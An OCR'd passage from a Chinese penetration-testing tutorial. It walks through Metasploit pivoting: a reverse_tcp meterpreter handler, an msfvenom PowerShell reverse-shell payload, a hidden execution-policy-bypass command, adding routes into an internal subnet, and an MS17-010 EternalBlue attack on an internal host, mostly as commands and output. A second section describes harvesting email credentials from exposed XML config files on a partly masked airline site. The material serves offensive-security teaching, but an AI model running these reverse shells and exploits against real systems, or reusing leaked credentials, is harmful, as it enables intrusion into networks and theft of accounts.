2. msf 跳板实现过程
1.基本过程

（1）需要有一个已经获取的 meterpreter 会话；

（2）获取内网地址网段

（3）在 MSF 平台上添加去往“内网网段”的路由

2. 实现过程

（1） 已经获取一个 meterpreter shell

第 1 个条件，是我们要想办法获取一个 MSF 攻击平台与目标主机的 shell 会话（meterpreter）,然后利用此会话。具体获取 meterpreter 会话的方法很多，本演示案列中是以 powershell ps1 反弹一个会话为演示，具体内容请见后面复现过程。

MSF 路由添加帮助查询命令如下：

```
meterpreter >
meterpreter > run autoroute -h

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Usage:   run autoroute [-r] -s subnet -n netmask
[*] Examples:
[*]    run autoroute -s 10.1.1.0 -n 255.255.255.0   # Add a route to
10.10.10.1/255.255.255.0
[*]   run autoroute -s 10.10.10.1                    # Netmask defaults to
255.255.255.0
```

```
[*]   run autoroute -s 10.10.10.1/24             # CIDR notation is also
okay
[*]   run autoroute -p                          # Print active routing table
[*]    run  autoroute  -d  -s  10.10.10.1                  # Deletes the
10.10.10.1/255.255.255.0 route
[*] Use the "route" and "ipconfig" Meterpreter commands to learn about
available routes
[-] Deprecation warning: This script has been replaced by the
post/multi/manage/autoroute module
```

（2）获取目标内网地址段

具体获取被攻击目标内网地址网段的命令如下所示：

```
meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Local subnet: 172.17.0.0/255.255.0.0
```

由上可以获知，目标内网网段是“172.17.0.0./24”

（3）添加去往目标网段的转发路由

在 meterpreter 会话上直接添加去往目标网段的路由，具体添加方法如下所示。

```
meterpreter > run autoroute -s 172.17.0.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 172.17.0.0/255.255.255.0...
[+] Added route to 172.17.0.0/255.255.255.0 via 10.48.8.234
[*] Use the -p option to list all active routes
```

添加网路由后，我们来查看下路由的添加情况如何，具体命令如下所示：

```
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   172.17.0.0         255.255.255.0      Session 3
```

注：由以上内容，我们可以看到出添加了一条路由：

目标：172.17.0.0 掩码：255.255.25.0 下一跳网关：Session 3 这里的 Session 3,即当前被攻击目标主机与 MSF 平台建立的 meterperter 会话。


OK,MSF 平台有了去往内网网段的路由，我们就可以直接使用 MSF 平台对内网的主机进行进一步的渗透利用了。

2.3.4 案列场景复现

1.复现场景拓扑

（1）MSF 平台：192.168.10.109
（2）目标主机：10.48.8.234
（3）目标网段：10.48.8.0/24

具体复现的场景，就是 1.2 章节网络环境拓扑。




内网拓扑结构

2.打开 MSF 本地监听

为了接受目标主机反弹回来的 meterperter shell，我们需要首先打开一个 MSF 本地监听端口，等待会话的反弹，具体操作过程如下。

```
msfconsole
user exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set lhost 192.168.10.109
set lport 12345
exploit
```




3.使用 powershell ps1 获取一个 meterpreter

(1) 生成 powershell ps1 攻击载荷


此时我们已经获取了目标主机的 windows 控制权限，接下来我们直接使用 MSF 生成一个 ps1 反弹 shell;

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
lhost=192.168.100.109 lport=12345 -f psh-reflection>/tmp/search.ps1
```



(2)上传反弹 shell 到目标主机


在生成反弹 shell 后，我们就是直接上传 search.ps1 攻击载荷到目标主机。



(3) 触发 powershell 反弹 shell

利用上传的 search.ps1 攻击 payload,在目标主机上生成一个 powershell 本地快捷方式，然后点击快捷方式触发 powershell ps1 利用，反弹一个 shell 会话到 MSF 平台。有关 poershell ps1 快捷方式的语句如下所示（具体详细使用情况可参见章节：2.1.3）。

```
powershell -windowstyle hidden -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('C:\Users\Myles\Desktop\shell.ps1');test.ps1"
```



注：直接复制上面的语句到创建快捷方式的“请键入对象的位置”即可，但是各位自操作时，请注意 serach.ps1 的物理位置，不要搞错。

2.3.5 获取内网网段信息

在 MSF 平台监听端，我们获取反弹的 shell 后（即 session），我们可以直接在 meterpreter 控制终端进行目标网段信息的查询，具体查询命令如下。

```
meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Local subnet: 10.48.8.0/255.255.255.0
Local subnet: 169.254.0.0/255.255.0.0
meterpreter >
```


```
meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Local subnet: 10.48.8.0/255.255.255.0
Local subnet: 169.254.0.0/255.255.0.0
meterpreter >
meterpreter >
```

通过内网本地路由查询，可以获悉内网网段地址为：10.48.8.0/24

2.3.6 添加目标网段路由

我们在获知目标内网网段路由为 10.48.8.0/24 后，接下来就是添加去往目标内网网段（10.48.8.0/24）的静态路由，添加路由的具体命令执行如下。

```
meterpreter > run autoroute -s 10.48.8.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.48.8.0/255.255.255.0...
[+] Added route to 10.48.8.0/255.255.255.0 via 10.48.8.234
[*] Use the -p option to list all active routes
meterpreter >
```




2.3.7 内网主机渗透

我们将去往内网的路由打通后，接下来就可以使用 MSF 平台直接对内网主机扫描和进行各种高危漏洞的直接渗透利用了。

1 .退到后台

首先我们需要退到 MSF 攻击平台的操作面，为后面调用其他攻击模块做好准备，具体操作如下。


```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(handler) > sessions -i

Active sessions
===============

  Id  Type                   Information              Connection
  --  ----                   -----------              ----------
  2         meterpreter    x64/windows      admin-PC\admin    @    ADMIN-PC
192.168.10.109:12345 -> 10.48.8.234:53462 (10.48.8.234)
```



2 .漏洞主机发现

通过目标主机，我们可以直接使用 MSF 下的扫描模块进行主机发现与扫描，这里我们直接使用最近流行的“永恒之蓝”漏洞扫描模块进行网络主机漏洞扫描。

```
use auxiliary/scanner/smb/smb_ms17_010
show options
set rhosts 10.48.8.0/24
set threads 50
run
```





通过主机漏洞扫描，我们发现 10.48.8.236 主机存在一个 MS17-010 漏洞。

3. 调用攻击载荷

通过目标主机我们扫描发现内网有台主机存在 MS17-010 漏洞（10.48.8.236），我们现在直接使用使用 MSF 平台调通“永恒之蓝”漏洞攻击载荷，进行攻击获取主机控制权限，操作过程如下。

```
msf exploit(handler) > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > set rhost 10.48.8.236
rhost => 10.48.8.236
msf exploit(ms17_010_eternalblue) > exploit
```





自此我们使用 **"MSF 的跳转路由转发"**，直接使用外网的 MSF 平台实现对内网私有主机的攻击演示结束，好了打完收工，各位看客有钱的捧个钱场，没钱的捧个人场，开个玩笑。

注：以上内容仅为个人学习所用，请勿用于非法攻击。

参考文章：

http://www.metasploit.cn/thread-1644-1-1.html

http://www.91ri.org/9560.html

2.4XML 信息泄露漏洞挖掘及利用

simeon

XML 是指可扩展标记语言(Extensible Markup Language)，它是一种标记语言，它被设计的宗旨是描述数据（XML），而非显示数据（HTML）。目前遵循的是 W3C 组织于 2000 年发布的 XML1.0 规范，其主要目地是用来描述数据和作为配置文件存在。

2.4.1XML 信息泄露漏洞

XML 信息泄露漏洞是指通过 URL 地址直接访问 XML 文件，该 XML 文件包含一些敏感信息，例如网站配置的用户名和密码，邮箱帐号和密码以及其它一些信息。在 Asp.net 以及 Jsp 开发的平台较为常见。有关 XML 的语法以及解析，可以参考文章《深入解读 XML 解析》（url 地址：http://blog.csdn.net/sdksdk0/article/details/50749326）

2.4.2 挖掘 XML 信息泄露漏洞

XML 信息泄露漏洞的挖掘主要有以下几个思路：

1.代码泄露

通过分析和搜索源代码中存在的 xml 文件，找出并打开存在的 xml 文件，如果这些 xml 文件包含敏感信息，这可以进行后续利用。

2.目录信息泄露

在很多网站由于安全配置不当，可以直接访问目录而获取其 xml 配置文件或者数据描述信息。

3.漏洞扫描

通过完善漏洞扫描库，不断增加收集到的一些 xml 配置文件名称到漏洞扫描库中，可以通过目录和敏感文件扫描获取。

2.4.3XML 信息泄露漏洞的一个实例

本漏洞上报补天平台获取了 50 元现金奖励。

1.扫描获取某航空网站邮件配置文件

通过漏洞扫描获取 https://***.****enair.com/config/SinMailBaseConfig.xml，直接访问即可获取 SinMailBaseConfig.xml 文件内容：

```
<SinMailBaseConfig>
<clientId>11</clientId>
<userId>25</userId>
<password>mf******</password>
<subject/>
<fromName>***航空</fromName>
<fromAddress>***@******air.com.cn</fromAddress>
```

<replyName>***航空</replyName>
<replyAddress>***@******air.com.cn</replyAddress>
<toAddress/>
<htmlContent/>
<resendEmlHandleStyle>1</resendEmlHandleStyle>
<connectTimeout>30000</connectTimeout>
<smtpTimeout>50000</smtpTimeout>
<messageType>1</messageType>
<returnAhead>true</returnAhead>
<trackUrl>true</trackUrl>
<trackHtmlOpen>true</trackHtmlOpen>
</SinMailBaseConfig>

在以上文件中包含了邮箱地址和邮箱密码等信息，访问网站效果如图 1 所示。




图 1 显示配置文件信息

2.通过猜测获取 EmailSetting.xml 配置文件内容

如图 2 所示，在 https://***.*********.com/config/EmailSetting.xml 中配置的全部是邮箱名称、密码、stmp 地址以及发送者名称。




图 2 获取邮箱配置文件内容和地址

3.登录邮箱查看

